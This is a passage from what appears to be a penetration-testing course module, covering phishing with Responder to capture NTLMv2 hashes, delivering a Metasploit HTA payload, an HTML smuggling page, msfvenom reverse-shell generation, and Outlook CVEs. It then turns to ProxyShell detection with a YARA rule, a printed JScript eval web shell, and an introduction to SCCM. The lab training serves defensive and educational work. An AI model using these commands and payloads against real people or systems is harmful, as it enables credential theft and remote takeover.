 NBT-NS, LLMNR & MDNS Responder 3.1.4.0

 To support this project:
 Github -> https://github.com/sponsors/lgandx
 Paypal  -> https://paypal.me/PythonResponder

 Author: Laurent Gaffie ([email protected])
 To kill this script hit CTRL-C

[+] Poisoners:
 LLMNR                      [ON]
 NBT-NS                     [ON]
 MDNS                       [ON]
 DNS                        [ON]
 DHCP                       [OFF]

...SNIP...

[+] Listening for events...
```

Now, let's email `[email protected]` using the attachment we generated.




After successfully sending the email, we need to wait until the user interacts with the email. After the interaction, we will see something similar in `Responder`:

```
sudo responder -I tun0

 __
 .----.-----.-----.-----.-----.-----.--|  |.----.-----.
 |   _|  -__|__ --|  _  |  _  |     |  _  ||  __|   _|
 |__| |_____|_____|   __|_____|__|__|_____||_____|__|
 |__|

 NBT-NS, LLMNR & MDNS Responder 3.1.4.0

 To support this project:
 Github -> https://github.com/sponsors/lgandx
 Paypal  -> https://paypal.me/PythonResponder

 Author: Laurent Gaffie ([email protected])
 To kill this script hit CTRL-C

...SNIP...

[+] Listening for

[HTTP] NTLMv2 Client   : 10.129.230.42
[HTTP] NTLMv2 Username : INLANEFREIGHT\r.olsen
[HTTP] NTLMv2 Hash     :
r.olsen::INLANEFREIGHT:34d5b871a2039040:1D51AB3853356AA79421E1EC0ECABC47:0
1010000000000001D73315...SNIP...
```



## Arbitrary File Execution

Most businesses nowadays have good email protection in place to prevent hackers from sending phishing emails with attachments that have extensions such as .exe, .ps1, etc.,

forcing phishers to use more traditional files such as .zip, .pdf, .doc, .xls, etc. If we want to send files to gain remote code execution, we must familiarize ourselves with macros and similar attacks that use multiple file types to execute code. These methods are outside the scope of this section and will be covered in future red team modules.


Alternatively, some tools, such as the Shellter Project, can take a legitimate executable such as `PuTTY`, `Deezer`, or `Outlook` and inject malicious code that serves as a reverse shell once the victim runs the executable.

Our user simulation environment will execute any attachment we send so we can test different payloads. Instead of using an .exe file, let's create an HTML Application (HTA). An HTML Application (HTA) is a Microsoft Windows program whose source code consists of HTML, Dynamic HTML, and one or more scripting languages supported by Internet Explorer, such as VBScript or JScript. HTML generates the user interface, and the scripting language codes the program's logic. An HTA executes without the constraints of the internet browser security model; in fact, it executes as a `fully trusted` application. The usual file extension of an HTA is .hta.

Metasploit has an HTA server module, which we can use to generate a malicious link:

```
msfconsole -x "use exploit/windows/misc/hta_server; set LHOST
10.10.14.207; set LPORT 8443; set SRVHOST 10.10.14.207; run -j"
...SNIP...

 =[ metasploit v6.3.44-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
LHOST => 10.10.14.207
LPORT => 8443
SRVHOST => 10.10.14.207
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.14.207:8443

[*] Using URL: http://10.10.14.207:8080/oDwKp3.hta
[*] Server started.
```

Now, let's log in as `htb-student` and send the link we generated using Metasploit:







Once the user clicks the link and opens the file, it will create a Metasploit session:

```
[msf](Jobs:1 Agents:0) exploit(windows/misc/hta_server)
[*] 10.129.231.81    hta_server - Delivering Payload
[*] Sending stage (175686 bytes) to 10.129.231.81
[*] Meterpreter session 1 opened (10.10.14.207:8443 ->
10.129.231.81:62367) at 2024-08-13 17:52:01 -0400
```


Additionally, we can use tools such as GadgetToJScript, which offer more functionality to bypass security tools by generating .NET serialized gadgets that can trigger .NET assembly load/execution when deserialized using BinaryFormatter from JS/VBS/VBA scripts.

## Using Responder to Grab Credentials

Another method we have to trick users into providing credentials is through `Responder's HTTP Server`. By default, if a user connects to a `Responder` HTTP website, it will ask the user who connects to the site for credentials. We will begin by creating intriguing text, selecting a word, and inserting a link using the `Insert hyperlink` option:





Subsequently, we are going to point the hyperlink to our controlled server/machine, where `Responder` will be running in the background:






Once the user attempts to visit the link, the victim will be prompted to submit their credentials as shown in the link below:




After submitting the credentials, we will see that `Responder` has captured the authentication request:

```
sudo responder -I tun0
 __
 .----.-----.-----.-----.-----.-----.--|  |.-----.----.
 |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
 |__| |_____|_____|   __|_____|__|__|_____||_____|__|
 |__|

 NBT-NS, LLMNR & MDNS Responder 3.1.4.0

 To support this project:
 Github -> https://github.com/sponsors/lgandx
 Paypal  -> https://paypal.me/PythonResponder

 Author: Laurent Gaffie ([email protected])
 To kill this script hit CTRL-C

[+] Listening for events...

[HTTP] NTLMv2 Client   : 10.129.230.42
[HTTP] NTLMv2 Username : INLANEFREIGHT\r.olsen
[HTTP] NTLMv2 Hash     :
r.olsen::INLANEFREIGHT:34d5b871a2039040:1D51AB3853356AA79421E1EC0ECABC47:0
```

```
1010000000000001D73315...SNIP...
```

**Note:** This attack is not automated, but you can test it by connecting through RDP into the target machine and attempting to connect to your attack box while Responder is running.

## HTML Smuggling

In the past few years, we have seen a significant increase in phishing attacks. The threat actors used different approaches to deliver their malicious payloads to the victims. One of those approaches is called HTML Smuggling. It lures victims to open an unsuspected malicious URL (website). Once the victim visits the website, the malicious files will be automatically downloaded to the victim's computer. The HTML smuggling: A Stealthier Approach to Deliver Malware goes in-depth while analyzing the attack vector used by the Qakbot malware. The approach relies on crafting a legitimate-looking website that would trick the victims.

To perform an HTML smuggling, we need to create an HTML page that will serve the JavaScript code from HTML Smuggling to download an executable, for example:

```
<html>
  <title> Internal File Sharing Service </title>
  <h1> Your download will start in a few seconds.. </h1>

  <body>
        <script>
          function base64ToArrayBuffer(base64) {
          var binary_string = window.atob(base64);
          var len = binary_string.length;
          var bytes = new Uint8Array( len );
          for (var i = 0; i < len; i++) { bytes[i] =
binary_string.charCodeAt(i); }
          return bytes.buffer;
         }

          var file ='<< BASE64 ENCODING OF MALICIOUS FILE >>';
          var data = base64ToArrayBuffer(file);
          var blob = new Blob([data], {type: 'octet/stream'});
          var fileName = 'policies.doc';

          if(window.navigator.msSaveOrOpenBlob)
window.navigator.msSaveBlob(blob,fileName);
          else {
                var a = document.createElement('a');
                document.body.appendChild(a);
                a.style = 'display: none';
                var url = window.URL.createObjectURL(blob);
```

```
                a.href = url;
                a.download = fileName;
                a.click();
                window.URL.revokeObjectURL(url);
            }
        </script>
    </body>
</html>
```

We are going generate a msfvenom payload:

```
msfvenom -p windows/shell/reverse_tcp LHOST=10.10.14.92 LPORT=9001 -f exe
> shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```


Once we have generated the payload, we will Base64 encode it and paste the Base64 blob in the `var file` variable of the code:

```
base64 -w0 shell.exe
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAA <SNIP>
```



## Phishing Using CVEs

Another lucrative method for stealing NTLM hashes from users is by exploiting CVE-2023-35636, which takes advantage of Calendar sharing capabilities, as detailed in the Outlook Vulnerability Discovery and New Ways to Leak NTLM Hashes research by Varonis. Another method for stealing NTLM hashes is by utilizing the sound in the Reminder feature when creating an appointment ( `Reminder` -> `Sounds` ).




A similar vulnerability is CVE-2023-23397, where Oddvar Moe developed an automated PowerShell script. The Outlook application on the machine is a crucial requirement for both CVEs.

# Conclusion

This section explored various phishing techniques, focusing on stealing NTLM hashes and executing arbitrary files through phishing emails. These methods illustrate the potential vulnerabilities that can be exploited if proper defenses are not in place.

The following section will delve into defensive mechanisms to protect mail servers from these attacks. By understanding attackers' tactics, we can better prepare and implement effective countermeasures to safeguard our systems and users.

# Defensive Considerations

## Exchange

Through the module, we have encountered different methods of enumerating Exchange, and specifically, we have targeted the on-premise setup. In the following section, we will briefly touch on how to detect the attacks.

### ProxyShell

As seen in the `Vulnerabilities` section, `ProxyShell` takes advantage of `Pre-auth Path confusion` and the URI we used as a proof-of-concept targeting the `/autodiscover` endpoint. We can utilize the expl_proxyshell.yar YARA rule to monitor for the previously mentioned endpoint.

```
<SNIP>

rule EXPL_Exchange_ProxyShell_Successful_Aug21_1 : SCRIPT {
   meta:
      description = "Detects successful ProxyShell exploitation attempts
in log files"
      author = "Florian Roth (Nextron Systems)"
      score = 85
      reference = "https://blog.orange.tw/2021/08/proxylogon-a-new-attack-
surface-on-ms-exchange-part-1.html"
      date = "2021-08-08"
      modified = "2021-08-09"
      id = "8c11cd1a-6d3f-5f29-af61-17179b01ca8b"
   strings:
      $xr1a = / \/autodiscover\/autodiscover\.json[^\n]
{1,300}\/(powershell|X-Rps-CAT)/ nocase ascii
      $xr1b = / \/autodiscover\/autodiscover\.json[^\n]
{1,300}\/(mapi\/nspi|EWS\/)[^\n]{1,400}(200|302) 0 0/
      $xr2 = /autodiscover\/autodiscover\.json[^\n]{1,60}&X-Rps-CAT=/
nocase ascii
      $xr3 = /Email=autodiscover\/autodiscover\.json[^\n]{1,400}200 0 0/
nocase ascii
   condition:
      1 of them
}
<SNIP>
```

Additionally, the above rule contains various rules for detecting a web shell, similar to the web shell we used in the `Vulnerabilities` section, which was in the `PST` format. Looking into the `C:\inetpub\wwwroot\aspnet_client` directory, we can see that a file has been created with a peculiar name:

```
PS C:\inetpub\wwwroot\aspnet_client> ls

    Directory: C:\inetpub\wwwroot\aspnet_client

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         6/5/2024   7:27 AM                system_web
-a----        7/15/2024   8:02 AM         271360 basbpregxiaybeih.aspx
```

Running `strings` against the file, we can notice that it contains a `JScript` that utilizes `eval()` to run commands on the target:

```
strings basbpregxiaybeih.aspx | grep cmd
_ise6<script language='JScript' runat='server' Page
aspcompat=true>function Page_Load(){eval(Request['cmd'],'unsafe');}
</script>
```

We can use the following payload to pinpoint to encode_payload.py.

## Updates

Microsoft strives to deliver quarterly updates called Cumulative Updates (CU). Often, these updates remediate vulnerabilities such as `ProxyShell` or others. The CUs are dedicated based on the version in use, and we can refer to Microsoft's documentation to download and understand the build number to which cumulative update it relates to. Microsoft separates the updates into a `Security Update` (SU) or a `Hotfix Update` (HU).

## Protection

Every organization has a different policy when it comes to email protection for the detection of spam or email addresses with bad reputations. One of the most popular email security solution providers are Proofpoint, Microsoft Defender for Office 365, Cisco Secure Email Threat Defense and others. Each security solution has a dedicated administration panel on which a SOC Analyst would operate. Additionally, system administrators or other personnel would configure their solutions to meet certain expectations to minimize potential threats. Microsoft Exchange allows for granular configuration for Antispam and antimalware, Exchange administrators can scrutinize the allowed file extensions for attachments, reducing the potential attack surface that a threat actor would use.

Maintaining a security-orientated discipline in the business is one of the crucial pillars as threat actors continuously find new ways to lure victims into submitting their details (credentials). One of the most popular frameworks red team operators use is evilginx, aimed at mimicking legitimate websites while relaying their connection. Some of the recent approaches used include forcing the victim to open a file or download it from a suspicious website, complete a survey, or other business partners.

# Introduction to SCCM

## System Center Configuration Manager

`System Center Configuration Manager` ( `SCCM` ), renamed `Microsoft Endpoint Configuration Manager` ( `MECM` ) and, more recently, Microsoft Configuration Manager (ConfigMgr), is an essential pillar in the management of corporate IT environments.

Developed by Microsoft, this software helps system administrators manage servers and workstations in large Active Directory environments. It enables centralized management of

resources and systems. It offers various functions, such as installing and uninstalling applications, configuring network and application parameters, and deploying patches and updates. SCCM also allows running scripts and deploying operating systems, making it an essential tool for various tasks within complex corporate IT environments.

SCCM is an on-premise solution, but Microsoft also maintains a cloud-native client management suite named Intune. Intune and SCCM are part of the `Microsoft Endpoint Manager` umbrella.

Throughout the sections, we will refer to SCCM and not ConfigMgr, as this is the better-known name.

## SCCM architecture


The deployment of SCCM is based on a hierarchical structure essential for its management. This architecture includes a `Primary Server`, which is the central point of the system and is responsible for the SCCM site. A distinctive site code identifies it. An SCCM site is a separate SCCM environment. At the heart of this 